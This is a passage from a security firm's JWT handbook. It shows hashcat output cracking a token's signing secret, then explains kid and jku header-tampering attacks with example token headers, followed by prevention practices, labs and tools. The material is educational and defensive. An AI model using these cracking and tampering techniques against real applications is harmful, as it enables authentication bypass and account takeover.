Hash.Target......: eyJraWQiOiJmZmVkNjgwZi01ZjY1LTRkMDUtOTMxNi1hNDRiNjM ... QP2N2Q
Time.Started.....: Tue Jun 13 06:26:11 2023 (0 secs)
Time.Estimated...: Tue Jun 13 06:26:11 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (list)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   351.9 kH/s (0.91ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3072/103064 (2.98%)
Rejected.........: 0/3072 (0.00%)
Restore.Point....: 2304/103064 (2.24%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: jaimeynovingesupetsfr → superSecretKey
Hardware.Mon.#1..: Util: 34%

Started: Tue Jun 13 06:26:07 2023
Stopped: Tue Jun 13 06:26:13 2023
```

Attack Using “kid” Header Field

In JWT kid stands for Key ID. This field can be added in header of JWT and is used to identify cryptographic key that was used to sign the JWT or verify its signature. The kid value is a unique identifier associated with a specific key. In the kid parameter attack the attacker can modify the value of the kid field. If it is validated by the server, it may associate the wrong key with the modified kid identifier.
Example:

```
{
"alg": "RS256",
"kid": "key1",
"typ": "JWT"
}
{
"userId": "alice",
 "iat": 1623342310,
 "exp": 1623345910
}
```

This is the original token with kid value as key1 and will associate the key identifier key1 with the appropriate key.

```
{
"alg": "RS256",
"kid": "key2",
"typ": "JWT"
}
{
"userId": "alice",
 "iat": 1623342310,
 "exp": 1623345910
}
```

In this token the attacker modifies the kid parameter to key2 and if it is accepted by the server then it can mistakenly associate the manipulated key identifier key2 with the wrong key potentially compromising the integrity of the token.

Attack Using “jku” Header Field

The JKU (JSON Web Key Set URL) header parameter in the JSON Web Token (JWT) is utilized to indicate the location of the JSON web key set that contains the cryptographic keys. This JKU parameter plays a crucial role during the verification process, as the server will retrieve the necessary keys from the specified URL.

```
{
  "alg": "HS256",
  "typ": "JWT",
  "jku": "https://www.example.com/keyset"
}
{
  "userId": "alice",
  "iat": 1623342310,
  "exp": 1623345910
}
```

This is an original token containing a valid jku from which the server will obtain the keys use to verify the tokens signature.

```
{
  "alg": "HS256",
  "typ": "JWT",
  "jku": "https://www.example.com/malicious/keyset"
}
{
  "userId": "alice",
  "iat": 1623342310,
  "exp": 1623345910
}
```

If the attacker modifies the jku as in the above token to point to the malicious JWK(JSON WEB KEY) and if accepted by the server the attacker will be able to sign malicious tokens using their own private key. By doing this the application will fetch the attackers JWK to verify the signature.

SECURITYBOAT
Frontline Of Your Business

Best Practices for Prevention.

- Generate strong and unpredictable secret keys for signing JWTs. Use long and complex strings to make it harder for attackers to guess or brute force the key.
- Ensure that each received JWT is properly validated before trusting its contents. Verify the signature to ensure integrity and authenticity. Additionally, validate the token's structure, issuer (iss), audience (aud), and other relevant claims to prevent tampering.
- Set a reasonable expiration time for JWTs. Shorter expiration times reduce the window of opportunity for attackers to exploit stolen or compromised tokens. Consider implementing token refresh mechanisms to issue new tokens after expiration.
- Implement mechanisms to revoke JWTs when they are no longer needed or compromised. This can include maintaining a token revocation list (TRL) on the server side or using a centralized token revocation service.
- Avoid including sensitive or personally identifiable information (PII) directly in the JWT payload. Instead, store sensitive data on the server side and use a reference or identifier in the token payload.
- Transmit JWTs securely over HTTPS to prevent interception or tampering. Avoid transmitting tokens in URLs, as they may be logged or exposed in browser history.
- Implement rate limiting mechanisms to detect and prevent brute force or enumeration attacks on JWT endpoints. Consider implementing IP blocking or throttling for suspicious or malicious activities.
- Conduct regular security audits and penetration testing to identify vulnerabilities or weaknesses in your JWT implementation. Fix any discovered issues promptly.

Labs :

- Portswigger Labs
- JWT demo Labs

Automation

- **JWT Tool**

JWT Tool is the one that we use for automation. JWT Tool is a Python toolkit for validating, forging, scanning, and tampering with JWT tokens.

- **JWT Editor**

JWT editor is a BurpSuite extension through which we can edit, sign, verify, encrypt and decrypt a JWT token.

- **JSON WEB TOKENS**

Json Web Token is a BurpSuite extension which allows you to manipulate the JWT token on the fly that is by intercepting the request we can directly manipulate the token and forward the request.

Conclusion:

JSON Web Tokens (JWTs) are widely used for authentication and authorization in web applications. However, vulnerabilities associated with JWTs can lead to various attacks, including none algorithm attacks, signature not verified attacks, algorithm confusion attacks, and more. These vulnerabilities can arise from insecure algorithms, weak secret keys, information leakage in the payload, token tampering, and insecure token storage.

To address these vulnerabilities and enhance the security of JWTs, it is crucial to follow best practices such as using secure algorithms, generating strong secret keys, avoiding sensitive information in the payload, implementing token expiration, validating signatures and claims, storing JWTs securely, and protecting against token leakage.
By implementing these measures, developers can minimize the risks associated with JWT vulnerabilities and improve the overall security of their web applications. It is important to stay updated with the latest security guidelines and regularly assess and enhance security measures to mitigate potential threats.

References:

OWASP - Testing JSON Web Tokens
Portswigger JWT attacks
jwt.io
auth0 Get Started with JSON Web Tokens

SECURITYBOAT

Frontline Of Your Business

JWT

JSON Web Token

HANDBOOK

Scan QR Code to Download Handbook

www.securityboat.net